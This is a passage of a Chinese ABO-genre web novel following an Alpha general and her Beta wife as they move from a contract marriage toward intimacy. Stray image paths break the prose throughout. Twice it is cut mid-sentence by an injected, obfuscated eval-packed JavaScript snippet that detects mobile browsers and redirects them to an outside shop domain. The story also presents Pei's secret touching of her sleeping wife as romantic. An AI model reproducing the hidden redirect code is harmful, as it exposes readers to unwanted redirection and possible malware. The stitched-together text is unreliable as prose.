裴烬野出于对心理医生的尊敬,并未直接否定,只是不置可否地笑了笑,精心摆盘的甜品依旧丢在桌面,不曾动过一点。 直到现在。 “你在想什么?” 清冷声音突然响起,扯回游离的思绪,裴烬野很快就回答:“今天的蛋糕味道不错。” 同时,耳畔突然响起宴会上的话语。 “奶油更适合夜晚,敛青姐可要让嫂子多吃一点。” 裴烬野突然笑了下,视线落在祝敛青锁骨间。 宴席漫长,之前试图遮挡的粉底液在不知不觉间褪去,随着时间,愈发红艳,像是一颗晶莹剔透的樱桃,盈盈挂在平直锁骨间,惹来诸多视线。 房间里,橡木苔的香气浅了又浓,幽幽缠上纤长的脚踝。 坐在化妆镜前的女人依旧不曾察觉,语气依旧,回应了裴烬野的话语。 “你喜欢吃蛋糕?这家店味道确实不错,明天可以定一份到家里。” 不知何时,祝敛青也开始说“家”这个字眼。 裴烬野眼眸弯了下,轻声回答道:“那就麻烦你了。” 祝敛青正在解开耳垂间的珍珠,听到这话,突然就笑了下:“你怎么也开始说麻烦了。” “大抵是和某个祝女士学的吧。” 裴烬野不算是古板沉闷的人,起码在祝敛青面前,她愿意配合对方需要的所有。 温和克制也行,甜食也不错,偶尔开个无足轻重的小玩笑也好,什么都好,只要是祝敛青就好。 裴烬野倚在墙边,正正好瞧见镜中人。 卸了妆的漂亮面容被酒精柔和,眼尾染上绯色,少几分冷锐,多了几分寂月下的盈盈清辉。 抬手间,单薄的腰肢拉扯,依稀能看见微微凹陷的脊柱节节往下,延至细腰处。 纤薄又柔软,总要她时时刻刻担忧力度会不会太重,这是裴烬野搂搭一整夜后得出的结论。 “那你喜欢我这样说吗?”祝敛青将珍珠耳饰收回匣子。 “如果这是祝女士的口癖的话,我并不介意,”裴烬野语气轻松,视线不像之前那么闪躲。 她能意识到祝敛青的改变,就在今夜,或许与宴会上的情绪波动有关,或许祝敛青想了什么,于是开始主动闲谈,而不是像之前一样的就事论事。 “那我以后会改掉,”祝敛青语气随意,但决定却坚决。 这让裴烬野少有的怔愣住,慢吞吞挤出一句话:“按照你喜欢的方式来。” “那你不会觉得不舒服吗?”祝敛青戴回眼镜,微微往后靠向椅子。 这是个很放松的姿态。 裴烬野还未回答,又听祝敛青开口:“裴烬野,我喜欢听实话。” 掺着酒精的声音低哑,莫名显得慵懒,可字句却是上位者的命令,叫裴烬野无法像之前一样模棱两可。 她只得坦诚:“太客套了,感觉很奇怪。” “什么奇怪?”祝敛青突然提问,尾调微挑,像是刻意落下的钩。 祝敛青很快接道:“因为我们现在是合法妻妻,但是却和陌生人一样拘谨?” 裴烬野下意识点了点头。 隐藏在暗处的犬突然不需要自己得寸进尺,猎物突然就送入口中,问她为什么不咬一口,这叫她一时反应不过来,但情绪是欣喜的。 “那你想再进一步吗?” 祝敛青好像不知道自己说了什么话,平静得好像刚刚要买一块蛋糕一样,甚至还没有会议桌上的情绪波动大。 “如果你没有和别人发展感情的想法,我们可以试着将合作加深一点。” 她极其冷静地开始剖析自己:“我没有喜欢的人,至少从现在到我之前的全部人生,我没有为任何一个人产生过喜欢这样的情感。” “前未婚妻你了解,是家族安排的联姻,但她后面觉得自己更需要Omega妻子,所以向我提出了退婚。” “我对她毫无感情,分开也不觉得惋惜,只是对分开的后果感到棘手。” 镜片下的眼眸变得冷锐,宛如在说一件事不关己的寻常小事。 “我不知道喜欢是什么感觉,但相信自己不会轻易心动,即便出现,也能理性控制,绝对忠于我们的婚 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538041|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 姻。” 她语气郑重:“我觉得我们很合适,可以尝试当一辈子的伴侣。” 她对自己的想法没有半点遮掩,不需要细想就能猜出。 这段时间的和裴烬野合作让她感到舒适,然后在裴烬野不知情的地方,她或许还受到了一点压力,于是,她想要这段关系更进一步,变得更加牢固。 这就和她生意上的合作一样,得利的、舒服的合作就可以加订单,用更多合同将双方捆绑紧密。 裴烬野本该顺着同意,却没有第一时间开口。 她想要的更多。 不仅仅是合作一辈子那么简单。 如果这样就敲定,那在祝敛青眼里,她们就是绝对的合作关系,之后如果有不一样的情况发生,对她而言都是违约。 而裴烬野付不起违约的代价。 所以,她只是轻轻说了一句:“祝女士,你醉了。” 祝敛青抿紧唇角,像是没有意料到裴烬野会这样说,毕竟至今为止,裴烬野都没有拒绝过她。 她靠着椅背,揉了揉眉心。 觉得自己或许真的醉了,短短三个月就想一辈子。 她不知为何松了口气,又觉得心里的那块大石头重新压了回去。 她只好闭上眼,缓解长时间不戴眼镜导致的酸痛。 另一边的脚步声响起,紧接着是木门打开又合上的声音,正当祝敛青以为她要离开时,脚步声却靠近。 “我觉得你需要一杯温水,”裴烬野站到她身边。 祝敛青下意识睁开眼,没有习以为常的刺眼光亮,裴烬野先一步抬手,挡在她眼前,停顿片刻,直到她适应之后,才再次放手。 “谢谢,”祝敛青习惯性道谢。 裴烬野将水杯递给她,温声道:“不是不用那么客套了吗?” 祝敛青懵了下,掌心的玻璃杯传来舒适温度。 “抱……” 对不起的话脱口而出又顿住,祝敛青很快意识到自己的错误,又说:“对不……” 薄唇抿紧,祝敛青一时间都不知该说什么,习以为常的语言习惯突然要改变,连该说什么都不知道。 她满是歉意地看着裴烬野,坦诚道:“这好像比我想象中困难一点。” 无论是语言习惯,还是其他。 “没关系,”裴烬野笑了起来。 她五官略显偏向凌厉,隐隐还能瞧见一些浅淡的伤痕,显得偏麦色的皮肤更加粗粝,可她笑起来时,眼眸弯起,眼尾泛起几条细纹,便显得格外温和体贴。 “我们可以慢慢来,”她说。 裴烬野的语气诚恳又温柔:“在这段时间内先试一试,再考虑更长远的事情,好吗?” 听起来确实比自己突然的提议更好,祝敛青松了口气,答应了一声:“好。” 裴烬野笑意更浓,只说:“合作愉快。” 像她们第一次达成合作那样,只是祝敛青暂时抽不出手和她握住,于是重复对方的话语:“合作愉快。” 名为妻子的备忘录第一百零一条。 妻子想要和我更进一步。 注:不是相处守则,是妻允许我更靠近一点。 5. 第五章 尝试的第一步,是同睡一张床。 随手关上浴室的门,余雾与积水被一并抛到身后,场景切换到仅亮着台灯的卧室,裴烬野趿着拖鞋踏进其中,即刻捕抓到祝敛青的背影。 她先一步洗完澡,选择了远离台灯那一边的床,侧躺在床沿,整个人绷得笔直,两米的大床只睡了十厘米,感觉风一吹就要被晃下床。 裴烬野忍不住想笑,眼尾的细纹又多了一缕。 偏偏祝敛青看不见,无意识地裹紧被子,像是身处极寒冬天,将被子从头裹到脚,捂得严严实实,只露出半个脑袋。 但实际上,帝都还处于夏季,打开窗还能听到吵闹的蝉鸣。 为了防止妻子中暑,裴烬野非常体贴地调低了空调。 祝敛青似乎也意识到自己的紧张,偷偷将被子放下一点,露出捂得发红的耳垂。 裴烬野视线停留,眼眸幽深,语气却一如往常温和:“我关灯了?” 那人发出闷闷的一声“嗯”。好像仓鼠。 裴烬野看着妻子仅露出的半个脑袋,翘起的浅栗色发丝微蓬,形成一种毛茸茸的感受,像极了那种会把自己卷成一团,埋在木屑里的无害小动物。 指尖按住开关,只听见“啪”的一声,房间骤然暗淡,紧接着是掀开被子、上/床的窸窣声。 裴烬野躺下的那一瞬间,明显感知到另一边人的身体变得极其僵硬,又往床沿挪了一厘米。 可爱的妻子。 裴烬野忍不住感慨,明明说好尝试,却连同睡一张床都会变得无措,和睡着时完全不一样。 睡着的妻子安静又乖巧,轻轻一碰就会皱起眉,不过很快就会在她的安抚中熟睡。 裴烬野无意识舔了舔牙尖,似乎还能尝到甜腻的奶油味。 可爱的、像仓鼠一样的妻子。 裴烬野平躺着,不再像之前夜晚那样,只能小心蹲在床边,无声注视着妻子。 但她也不能乱动,起码现在不行,只能老老实实地陷在妻子划分的区域,手贴着腿,腿紧并着不动,很像在躺着站军姿,连呼吸都要控制,稍重一点都会引起妻子的紧绷。 这对别人而言,或许十分为难,但好在裴烬野是个优秀军官,有着非常丰富的站军姿经验。 就当是一场特殊的潜伏活动,她的首要任务是让胆小的仓鼠习惯她的存在。 残留的光慢慢消失,漆黑如浓墨般淹没所有。 视觉被遮挡后,其他四感就变得格外灵敏。 裴烬野甚至能嗅到,隐藏在苹果沐浴露香气下的一丝酒味,是她妻子的味道,不过很快就被橡木苔的味道覆盖,紧紧包裹住。 妻子的味道很好闻,但她更喜欢只有自己信息素味道的妻子。 裴烬野十分清楚自己的恶劣,却也纵容着自己的恶劣。 旁边的人突然动了下,裴烬野屏住呼吸,耐心等待。 被子往下扯了一点,祝敛青发出轻轻的吸气声,大抵是太热了,开始小口小口地吸入冷空气。 这叫裴烬野想起名为妻子的备忘录第三条。 妻子体寒畏热,稍高一点的温度都会引起她的不适,尤其是睡梦中,需要用冷水让双手降温,才能触碰妻子。 刚刚捂了那么久,估计都冒汗了吧? 可怜又胆小的妻子。 许是这样的缓解还是太慢,祝敛青终于拽下薄被,两条腿伸出床外。 其实她的腰会更凉,如果妻子想快速降温的话。 裴烬野想了想又没说,怕吓到妻子,只是可惜刚刚白冲了十分钟的冷水澡。 大约过了五六分钟,才听到祝敛青低低出声:“裴烬野,你睡了吗?” 裴烬野眨了眨眼,想,自己是该醒着还是睡着? 入睡那么快,好像有点奇怪,而且她也很想知道妻子想和她说什么。 裴烬野放柔了声音,轻声回应:“还没有。” 话语刚落,她的妻子好像又紧张起来,刚刚放松的脊背一下子又绷紧。 裴烬野很想提醒她,这样会导致明天肌肉酸痛,但还是选择闭嘴。 幸好祝敛青这次没有让她等太久,她终于翻过身,由侧躺改成正躺,两个人的距离拉近了一点。 不怪祝敛青紧张,大约帝国人都被从小耳提面命,Alpha代表着强大与力量,同时也是不可控的代名词,尤其要远离易感期的Alpha。 每一年的新闻都得报道几个失控伤人的Alpha。 有些极端主义,甚至游行建议Alpha就该一辈子锁在军营里。 但祝敛青正在和一个Alpha躺在同一张床上,而且还是S级,一旦失控,会影响半个别墅区的那种。 其实越高等级的Alpha,越应该与Omega结合,Omega的信息素能够有效到安抚她们。 所以裴烬野能和一个Beta结婚的时候,祝敛青也感到十分吃惊 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538042|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,不明白裴烬野是怎么在那么短的时间内,向军部申请到结婚许可。 祝敛青薄唇紧抿,犹豫再三,竟然又问出了之前的那个问题:“你睡着了吗?” 这次,她听到裴烬野的笑声,有些无奈地回应:“请问我是该睡着还是醒着,亲爱的祝女士。” 在漆黑一片的房间,用故作无奈的语气,裴烬野终于喊出那个纸条上的称呼。 亲爱的。 她默默用嘴型重复了一遍。 另一边的人却不曾察觉,只有打扰裴烬野睡觉的歉意,急忙道:“抱歉,我不大习惯和别人睡在同一张床上。” “不是说不用抱歉吗?”裴烬野接话,依旧是带笑的无奈语气,然后话风一转,道:“那我睡沙发?” 祝敛青陷入一瞬沉默,似乎有点同意,而后才慢吞吞挤出一句:“不用。” 在祝敛青看不见的漆黑中,裴烬野忍不住想笑。 真可爱啊妻子,理性和习惯在打架,最后只能委委屈屈地接受自己不喜欢的事情。 就好像吃不到自己想吃的糖,还得说服自己吃健康餐的小孩。 可裴烬野不想让自己的小孩为难,虽然她在战场上是个说一不二的指挥官,但在家里,她想听祝敛青的。 再说了,谁说祝敛青睡着后,她不能重新起来? 裴烬野对此非常有经验。 裴烬野刚准备起身,那边却突然动了下,微凉的小指勾住裴烬野的指节,惹得她浑身僵住。 罪魁祸首好像不知自己做了什么,强撑镇定,语气平静:“睡吧。” “晚安,裴少将。” 裴烬野深吸一口气,努力维持温和语气:“晚安,祝女士。” 相连的手杵在那儿,就好像一支不会动弹的木头。 明明有握过几次手,在祝敛青不知情的情况下,她也曾过分触碰过,可不知为何,那么简单地勾着手,却叫裴烬野心跳如雷。 裴烬野想笑又必须忍住,另一只碰了碰脸,只感觉到一片炙热,烫得厉害。 不知过了多久,另一边人的呼吸逐渐平缓,手无意识想要扯回,却被裴烬野勾紧。 有人轻轻开口:“亲爱的,生日快乐。” 睡梦中的人没有回应,裴烬野也不曾动弹,前所未有的一动不动,只是静静躺在妻子身边,牵着她的手。 名为妻子的备忘录第一百零二条。 妻子睡觉的时候喜欢牵着我的手。 6. 第六章 次日,清晨。 因上一任私人助理意外死亡,裴烬野的副官、现军衔上校的余非晚,如今暂兼私人助理一职。 这本来不是什么难事,起码余非晚之前是这样认为的。 裴烬野的生活寡淡,除了前线就是军区,除去极少数的社交外,就只剩下一堆工作,唯一的要求只有期期不落的各种财经杂志。 余非晚之前还和助理偷偷笑过,说比起战场,裴烬野其实更想在商场遨游,说不定退役后,会成为炒股大军的一员。 她们还提前预习了怎么拒绝裴烬野的借钱加仓,企图保住自己的养老金。 只是可惜,助理还没有等到老年裴烬野借钱,就先被铁臂螳螂咬断脑袋。 而她一向寡淡无趣的长官大人开始频繁作妖。 先是让余非晚代买了一批书,其中包含《沟通的艺术》、《说话的艺术》、《说话心理学》、《演讲的力量》。 说实话,余非晚差点以为裴烬野要竞选帝国主席,已经打算和家族商量,摩拳擦掌准备下注,时刻准备为新主席冲锋陷阵,争取从龙之功。 